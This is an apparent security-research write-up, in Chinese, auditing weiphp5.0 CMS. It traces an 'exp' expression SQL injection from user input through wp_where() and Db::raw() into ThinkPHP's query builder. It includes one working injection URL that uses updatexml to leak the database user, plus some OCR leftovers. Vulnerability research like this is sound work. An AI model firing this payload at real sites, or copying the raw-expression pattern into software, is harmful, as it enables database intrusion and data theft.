weiphp5.0 cms审计之exp表达式注入 - 先知社区

> 先知社区，先知安全技术社区

下载地址:https://github.com/weiphpdev/weiphp5.0

和 thinkphp3.2.3 的 exp 注入类似。

```
http://php.local/public/index.php/home/index/bind_follow/?publicid=1&is_ajax=1&uid[0]=exp&uid[1]=) and updatexml(1,concat(0x7e,user(),0x7e),1) -- +
```

还有多个模块均存在注入

\app\home\controller\Index::bind_follow()

```php
// 管理员预览时初始化粉丝信息
public function bind_follow()
{
    $publicid = $map ['publicid'] = I( name: 'publicid');
    $uid = $map ['uid'] = I( name: 'uid');
    $this->assign($map);

    $info = M( name: 'user_follow')->where(wp_where($map))->find();

    $is_ajax = I( name: 'is_ajax', default: 0);
    if ($is_ajax) {...} elseif ($info ['follow_id']) {...}

    $data ['url'] = cookie( name: '__preview_url__');
    if ($info) {...} else {...}

    $url = U('Wecome/Wap/bind_follow', array( ));
```

```
        $url = U('Weome/Wap/bind_follow', array(...));

        $this->assign( name: 'url', $url);
        return $this->fetch();
    }
```

Externally added files can be added to

(https://xzfile.aliyuncs.com/media/upload/picture/20191211225903-c553c53e-1c26-1.png)

uid 直接通过 `I()` 获取

```
<?php
function I($name, $default = '', $filter = null, $datas = null)
{
    return input($name, $default, $filter);
}
```

然后经过 `wp_where()` -> `where()` -> `find()` 函数


```
<?php
$info = M('user_follow')->where(wp_where($map))->find();
```

跟进 `wp_where()`

```php
<?php
function wp_where($field)
{
    if (!is_array($field)) {
        return $field;
    }

    $res = [];
    foreach ($field as $key => $value) {
        if (is_numeric($key) || (is_array($value) && count($value) == 3)) {
            if (strtolower($value[1]) == 'exp' && !is_object($value[2])) {
                $value[2] = Db::raw($value[2]);
            }
            $res[] = $value;
        } elseif (is_array($value)) {
            if (strtolower($value[0]) == 'exp' && !is_object($value[1])) {
                $value[1] = Db::raw($value[1]);
            }
            $res[] = [
                $key,
                $value[0],
                $value[1]
            ];
        } else {
            $res[] = [
                $key,
                '=',
                $value
```

```
                ];
            }
        }
        //    dump($res);
        return $res;
    }
```

在 elseif 语句中，如果传入的字段是数组，并且下标为 0 的值为 exp，那么会执行 `Db::raw()` 来进行表达式查询



(https://xzfile.aliyuncs.com/media/upload/picture/20191211225948-e030e83c-1c26-1.png)

跟进 `Db::raw()` 进入到 `\think\Db::__callStatic` , `$method` 为 `raw()`

```
<?php
public static function __callStatic($method, $args)
{
    return call_user_func_array([static::connect(), $method], $args);
}
```

call_user_func_array 回调 `[static::connect(),$method]` , 跟进 `static::connect()`

```
<?php
public static function connect($config = [], $name = false, $query = '')
{
    // 解析配置参数
    $options = self::parseConfig($config ?: self::$config);

    $query = $query ?: $options['query'];

    // 创建数据库连接对象实例
    self::$connection = Connection::instance($options, $name);

    return new $query(self::$connection);
}
```

```php
public static function connect($config = [], $name = false, $query = '')
{
    // 解析配置参数
    $options = self::parseConfig( config: $config ?: self::$config);   $conf

    $query = $query ?: $options['query'];

    // 创建数据库连接对象实例
```



(https://xzfile.aliyuncs.com/media/upload/picture/20191211230018-f1dd6632-1c26-1.png)

返回的是 `\think\db\Query` 类，那么 call_user_func_array 回调的就是 `\think\db\Query` 类下的 `raw()` 方法。

继续跟进

```php
<?php
//\think\db\Query::raw
public function raw($value)
{
    return new Expression($value);
}
```

发现返回的是一个表达式，最后 `wp_where()` 返回 `res`


function wp_where($field) $field: {publicid => "1", uid =
{
if (!is_array($field)) {
return $field;
}
$res = []; $res: {[3], [3]}[2]
foreach ($field as $key => $value) {...}
// dump($res);
return $res; $res: {[3], [3]}[2]
}
wp_where()

(https://xzfile.aliyuncs.com/media/upload/picture/20191211230030-f9298b32-1c26-1.png)

进入到 where()

```
<?php
public function where($field, $op = null, $condition = null)
{
    $param = func_get_args();
    array_shift($param);
    return $this->parseWhereExp('AND', $field, $op, $condition, $param);
}
```

进入 `parseWhereExp()`

```
<?php
protected function parseWhereExp($logic, $field, $op, $condition, array $param = [], $strict = false)
{
    ...省略
    if ($field instanceof Expression) {
        return $this->whereRaw($field, is_array($op) ? $op : [], $logic);
    } elseif ($strict) {
        // 使用严格模式查询
        $where = [$field, $op, $condition, $logic];
```

```
    } elseif (is_array($field)) {
        // 解析数组批量查询
        return $this->parseArrayWhereItems($field, $logic);
    }
    ...省略
    return $this;
}
```

满足 elseif 是数组条件，进入到 `parseArrayWhereItems()`

```
<?php
protected function parseArrayWhereItems($field, $logic)
{
    if (key($field) !== 0) {
        $where = [];
        foreach ($field as $key => $val) {
            if ($val instanceof Expression) {
                $where[] = [$key, 'exp', $val];
            } elseif (is_null($val)) {
                $where[] = [$key, 'NULL', ''];
            } else {
                $where[] = [$key, is_array($val) ? 'IN' : '=', $val];
            }
        }
    }
    else {
        // 数组批量查询
        $where = $field;
    }

    if (!empty($where)) {
        $this->options['where'][$logic] = isset($this->options['where'][$logic]) ? array_merge($this->options['where'][$logic], $where) : $where;
    }

    return $this;
}
```

合并 where 条件之后返回 `$this` ， 然后进入到 find() 函数


```php
<?php
public function find($data = null)
{
    if ($data instanceof Query) {
        return $data->find();
    } elseif ($data instanceof \Closure) {
        $data($this);
        $data = null;
    }

    $this->parseOptions();

    if (!is_null($data)) {
        // AR模式分析主键条件
        $this->parsePkWhere($data);
    }

    $this->options['data'] = $data;

    $result = $this->connection->find($this);

    if ($this->options['fetch_sql']) {
        return $result;
    }

    // 数据处理
    if (empty($result)) {
        return $this->resultToEmpty();
```


```
        }

        if (!empty($this->model)) {
            // 返回模型对象
            $this->resultToModel($result, $this->options);
        } else {
            $this->result($result);
        }

        return $result;
    }
```

进入 `$this->connection->find($this)`

```php
<?php
public function find(Query $query)
{
    // 分析查询表达式
    $options = $query->getOptions();
    $pk      = $query->getPk($options);

    $data = $options['data'];
    $query->setOption('limit', 1);
    ...

    $query->setOption('data', $data);

    // 生成查询SQL
    $sql = $this->builder->select($query);

    $query->removeOption('limit');

    $bind = $query->getBind();

    if (!empty($options['fetch_sql'])) {
        // 获取实际执行的SQL语句
        return $this->getRealSql($sql, $bind);
    }

    // 事件回调
    $result = $query->trigger('before_find');
```


```
    if (!$result) {
        // 执行查询
        $resultSet = $this->query($sql, $bind, $options['master'], $options['fetch_pdo']);

        if ($resultSet instanceof \PDOStatement) {
            // 返回PDOStatement对象
            return $resultSet;
        }

        $result = isset($resultSet[0]) ? $resultSet[0] : null;
    }
    ...

        return $result;
}
```





